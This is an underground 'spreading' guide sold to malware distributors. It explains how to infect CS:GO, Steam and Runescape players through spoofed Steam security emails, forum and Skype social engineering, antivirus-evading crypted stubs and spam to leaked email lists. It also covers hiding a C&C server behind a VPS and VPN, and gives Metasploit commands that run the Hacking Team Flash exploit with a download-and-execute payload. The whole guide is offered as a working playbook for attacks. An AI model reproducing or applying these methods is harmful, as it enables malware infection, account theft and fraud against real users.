Instantly Spreading Guide V3

Hello, and welcome to V3 of Instantly Spreading Guide. Instantly Spreading Guide was written for the purposes of educational uses in the networking field. Within this guide we will be explaining and covering contents of remote networks, and how to spread to gain access and also infect our targets. Our first chapter will introduce targeted spreading, the purposes of targeted spreading might seem simple if we look at the basic side, but due to this being written for expert purposes this will be covering everything, along with extra chapters to make this guide worth what it is. If you're a customer following along from V1 & V2, Instantly Spreading Guide V3 has been revamped to make it suitable for the expert spreader.

Now let's get down to it.

Methods

1. CS:GO Spreading

2. Runescape 2007 Spreading

3. Anonymous Spreading

4. Flash Player Spreading

5. Targeted Spreading

CS:GO Spreading

What you will need

- Crypted Stub
- A crypter
- A brian
- Know about steam guard/SSFN files
- And don't be a noob ;)

Now when it comes down to CS:GO and it's values for virtual game items, it has a very high value marketplace. As a spreader, you would wish to target this audience with your spreading skills. I've written this chapter based on how to target CS:GO players. Targeting CS:GO has it's value to riches, so having a good method on infecting CS:GO players has it's positives.

Now before we get started, I hope you already know about steam guard, and having to take the SSFN files from the PC and use them on your PC to access there account. As I will be teaching you a spreading method.

So let's begin. Let's start off by having your crypted stub. You can use a crypter to bypass anti viruses and make your file FUD. But you will also need it to hide against your victims in terms of making them think it's not a virus. Now as the audience we are targeting is CS:GO players, CS:GO will have a big community within terms of forums, community, marketplace. A great way to target CS:GO players is with via public forums, you can find one google. I know this might be a simple way, but trust me, I've gather a ton of infections by doing the right thing on forums, and knowing what to share in terms of malware. As with crypters you're able to bypass anti viruses, with this method, you must ensure you that your stub is always FUD, and that you update your download links to your malware when your stub needs updating.

Now as you're going to be spreading on forums for this method, I trust you ensure not to give anyway your malware easily. As the more time you into that forum and your reputation, the more you're going to get out of it, infection wise.

If you have read my last 2 guides, you will know that exploitation is a key asset to spreading. Using DOC exploits, flash exploits, or any other type of exploit will ensure the type infection and the infection rate you receive your installs. But using exploits work greatly when it comes to spreading. And targeting CS:GO user with exploits is value.

Now for the CS:GO method, we are going to trick our victims that there account has been accessed, advising them via email telling them to run steams security program, to ensure 100% safety of your account.

Majority of steam users care about their account security, so this is why we will use this method, to gather our steam or CS:GO infections.

Now steams email is noreply@steampowered.com which is used to send all emails to steam users who are using the steam service. We are going to be spoofing this email address, and sending emails to our victims.

For this method you will need to make your emails look legitimate. So I've linked pictures below.

Steam Logo: http://i.imgur.com/m6oZWBg.jpg

Steam Valve Logo: http://i.imgur.com/qPEFD7Z.gif

Now to send spoofed emails we are going to be using: https://emkei.cz/

There are many of email spoofing servers aswell, just do a search ☺

Now in order to gather slaves you will need to know the email address of the account you're targeting. A good way to get your victims email address is by tricking them into sending you a email with your malware linked within the hyperlinks or within the attachments disguised as Steams security program. There are many ways to do this. A example is.

"Hey man, I'm doing a CS:GO giveaway. If you wish to enter, please email me at xxxxxx@mymail.com"

If you're wanting to target a lot of users with this method, find leaked databases related to steam emails/users and spam them using this method.

Runescape 2007 Spreading

- *A crypted stub*
- *Runescape Account*
- *Access to the Runescape 2007 forums*

When spreading on Runescape, you always want to target the richest of players, as there is a whole lot more value involved in targeting rich Runescape players. If you continue reading my guide, there will also be a chapter on targeted spreading, that chapter can also be used when targeting rich Runescape players.

Now when it comes down to targeting rich players within Runescape 2007, you need something able to infect and take control of there Runescape account. Over my time of playing Runescape, I know that if you're wanting to target a specific target, you will need to act like and relate to your specific target. Now for this method, Runescape is a game based on itself, and majority of players know that 3rd party software and forums could be dangerous toward there Runescape account, so majority of players decide to stay game based, and stay interactive with the community forums and ingame. The community forums and ingame is your biggest area you will need to focus on to be able to get rich targets.

Now let's get down to it. When doing this method, you will need a Runescape account and have access to the Runescape 2007 community forums. You will also need a decent high level account for bossing. The more higher level you are to be able to defeat bosses, the more players you will be able to get to join you to be able to team up and defeat bosses as a team. Now this is where the spreading part comes to play. You will use this concept to spread to Runescape players ingame.

To do this, you go to the Runescape 2007 forums, then teamwork section, and ask for players to join your bossing team. Most players who boss have high value content on there Runescape account. Once the player has joined your friends chat from the community forums, you then can ask them within the chat to add you on Skype, as it is easier for communication when it comes to bosses. Majority of Runescape players will use Skype for communication. Once they have added you on Skype its your role to be able to infect them.

You can infect your Runescape victims in many ways over Skype. Examples of infections are within this guide, and also your own methods. So I'm going to go ahead and give examples on how you can infect your victims once you have them on Skype, and are ready for bossing on Runescape.

You are able to purchase domains for your spreading links. I'd recommend also getting a host which is reliable to host your malware, and keep your website online. As a one page .html page is all you need to spread, and html is very basic to learn. I'd recommend designing a webpage with a download to your malware, and advertising your website as a runescape clan forum, or community in order to trick your victims.

Also with this method you are able to spread your .doc exploits to your victims and telling them that your file is a clan requirement details etc… and forcing them to download your file.

When spreading on the Runescape forums, also check out the variety it contains and also how you can use it to your advantage.

Anonymous Spreading

What you will need

- *VPN's*
- *Windows VPS/RDP*
- *Stay smart to avoid being tracked*

When it comes down to spreading, you will want to remain as anonymous as possible towards your spreading methods, and malware. Now to avoid being tracked, you are still able to keep your self hidden within the spreading field. So here is some tips I've personally written in order to stay safe when spreading. This method can be used to target LAN connections, and infect a whole network.

NOTHING IS 100% SECURE ONLINE, NOTHING! THIS GUIDE/METHOD HAS BEEN WRITTEN TO BE MORE SECURE.

First I will be explaining how you can secure yourself in such a way you cannot be tracked when spreading or access your C&C. Now let's start off by actually making our connection to our C&C secure. For this you buy purchase a Windows VPS/RDP and host your C&C on your Windows VPS/RDP, as this is where you will be controlling your victims. When running the Windows VPS/RDP you will want to setup the Windows server so your DNS will be configured aswell as your ports and everything you need. When you load into your Windows server for the first time, make sure you configure it with your VPN, and make sure your VPN can port forward. Also, when logging into your Windows server also use a VPN, so you can leave no server logs from accessing your Windows server from login. Now once you've setup your VPN on your Windows Server, it's time to configure your DNS. Once you've setup your VPN, DNS, it's time to setup the C & C (either your botnet, or RAT etc) Make sure when you do this, that your VPN has the correct ports forwarded from your VPN.

Now when spreading, users will come and go when it comes to seeing your malware files you use to infect your victims. Most people take caution when running files, so they will either upload your files to virustotal to scan, or reserve enginner your malware to see where the connection is coming from. Now to put a stop to this, is just by using the paragraph within this chapter above this. As your DNS is being hosted on a remote Windows server, which is being accessed by a VPN + a VPN is being used to control the connections between your C&C and the outside world. As long as your DNS resolves back to your Windows servers VPN, you will be safe from people tracking your or trying to find you.

Now let's start off by discussing the VPN concept (Virtual Private Networks). When using a VPN, you may seem that your connection is secure, but is it really ? DNS leaking can cause leaks within your VPN connection allowing your IP's DNS to be resolved to your ISP's DNS. If you feel like your VPN may be leaking your DNS data, feel free to check your VPN using these sites for DNS leaks.

IPLeak Link: https://ipleak.net/
LeakTest Link: https://www.dnsleaktest.com/

Flash Player Spreading


What you will need

- *Metasploit*
- *Crypted Stub*

Now on release of the hacking teams flash player exploit being released. I was able to take advantage of this during the time a patch was being worked on to fix this issue with Flash. So for this spreading method I will be covering on how to setup, and use a flash player exploit against your victims.

Now let's get started by settings up, and configuring the exploit we will be running using the flash method. We will start his method by running Metasploit.

Make sure your metasploit is updated with the lastest version of metasploit. If you're running linux, simpley type: msfupdate ; and this will fetch the updates for you.



```
caught by AV? Fly under the radar with Dynamic Payloads in
it Pro -- learn more on http://rapid7.com/metasploit

[ metasploit v4.11.4-2015072701                        ]
[ 1478 exploits - 936 auxiliary - 240 post             ]
[ 432 payloads - 37 encoders - 8 nops                  ]
[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Now once the metasploit CLI (command line interface) is up, we will need to locate the exploit directory. You can do this by typing.

“ use exploit/multi/browser/adobe_flash_hacking_team_uaf”

This will load the exploit configuration allowing use to setup the exploit. But before we setup the exploit, we will want to import our payload, which will allow the exploit to execute our malware on the targeted system.
So now type into metasploit.

“set payload windows/download_exec

Now type this after.

“set infilename <location-of-your-exe-goes-here”

A example would be, set infilename C:/Users/Desktop/stub.exe

Now after you’ve set the file path, you will want to run the exploit.
So type.

“Exploit”

This will run the exploit, and will download and execute your malware on the network which runs flash, allowing you to infect.

Note: Adobe have patched this, but you can still gather a mass amount of slaves with this method, as people don’t update flash.

Targeted Spreading

What you will need.

- *As much information on your target*
- *Become friends with your target*
- *And get your target to trust you*

Over my time of spreading, I've notice that if someone has trust for you, you can infect them in many ways, it doesn't need to be a method, it can also be your own method. This chapter has been written to get the most out of your targets when it comes to the stage of infecting them. Depending on your target is depending on what you're going to get out of them. So I've written this chapter to cover the concepts of targeting.

When it comes down to targeting a great way is to act like something you are not. You need to act like your target in order to infect them, and also socialize with your target for more trust.

Over my period of spreading I've realized that majority of targets want something outta of you also. So having a good advertisement about a clan, community, forums, or a team will get this target into thinking they want to become apart of it. So it's your duty to use these concepts to infect your target.

An example of this would be when I was infecting Runescape accounts, and only targeting rich players. I would use the game interface as my advantage making a clan, and asking people to join my clan over Skype, while I would actually be sending them malicious downloads or files to my malware in order to infect them. The reason I have not targeted a audience within this chapter is because there are a lot of audiences users wish to target in order to gather infections, and I can not cover them all. So I will be providing you examples on how target spreading actually works.

When it comes down to a individual target, you will want every piece of information you can get about them without having to infect them first. This makes your job alittle harder, but the profits do pay off. As the more information you have, the more power you're going to have aswell over your targets.

When spreading, there is a lot of exploits out there you can use to trick your target into becoming infected. The best way to do this is to get your target involved into what you're actually doing, and getting them to help, or make money with you.